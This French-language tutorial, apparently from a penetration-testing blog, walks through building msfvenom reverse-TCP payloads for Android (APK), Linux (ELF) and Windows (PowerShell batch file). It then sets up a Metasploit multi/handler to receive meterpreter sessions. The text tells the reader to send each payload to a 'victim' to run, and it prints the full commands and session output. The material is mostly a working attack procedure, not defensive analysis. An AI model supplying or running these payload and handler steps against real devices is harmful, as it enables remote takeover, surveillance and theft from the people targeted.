L'exploitation d'appareils portables a toujours été un sujet brûlant et se poursuit toujours, c'est pourquoi nous l'avons également inclus dans notre article, utilisons l'un des exploits androïdes disponibles dans l'outil msfvenom et utilisons-le à notre avantage.

Commençons

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p andriod/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=8888 > /root/Desktop/file.apk
```

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.0.107 lpo
rt=8888 > /root/Desktop/file.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8809 bytes
```

Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur son ordinateur de poche et démarrez le gestionnaire multiple, comme indiqué dans l'image ci-dessous.

Une fois la charge utile exécutée, vous obtiendrez la session meterpreter de l'ordinateur de poche, qui est maintenant sous votre contrôle, comme indiqué ci-dessous.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 8888
lport => 8888
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:8888
[*] Sending stage (69050 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.107:8888 -> 192.168.0.100:39957) at
2017-11-16 02:28:53 -0500

meterpreter >
```

Charge utile Linux

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p linux/x86/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=4444 -f elf > /root/Desktop/shell
```

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.0.107 l
port=4444 -f elf > /root/Desktop/shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur sa machine Linux et démarrez le gestionnaire multiple comme indiqué dans l'image ci-dessous.


Une fois la charge utile exécutée, elle créera une connexion tcp inversée sur notre machine kali nous fournissant des sessions meterpreter, comme indiqué sur l'image ci-dessous.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.107:4444
msf exploit(handler) > [*] Sending stage (826872 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.23:46066) at
017-11-16 21:05:00 +0530

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Charge utile Powershell

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.107
lport=4444 > /root/Desktop/shell.bat
```



Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur sa machine Windows et démarrez le gestionnaire multiple comme indiqué dans l'image ci-dessous.

Une fois la charge utile exécutée, elle créera une connexion inverse au shell, comme indiqué dans l'image ci-dessous.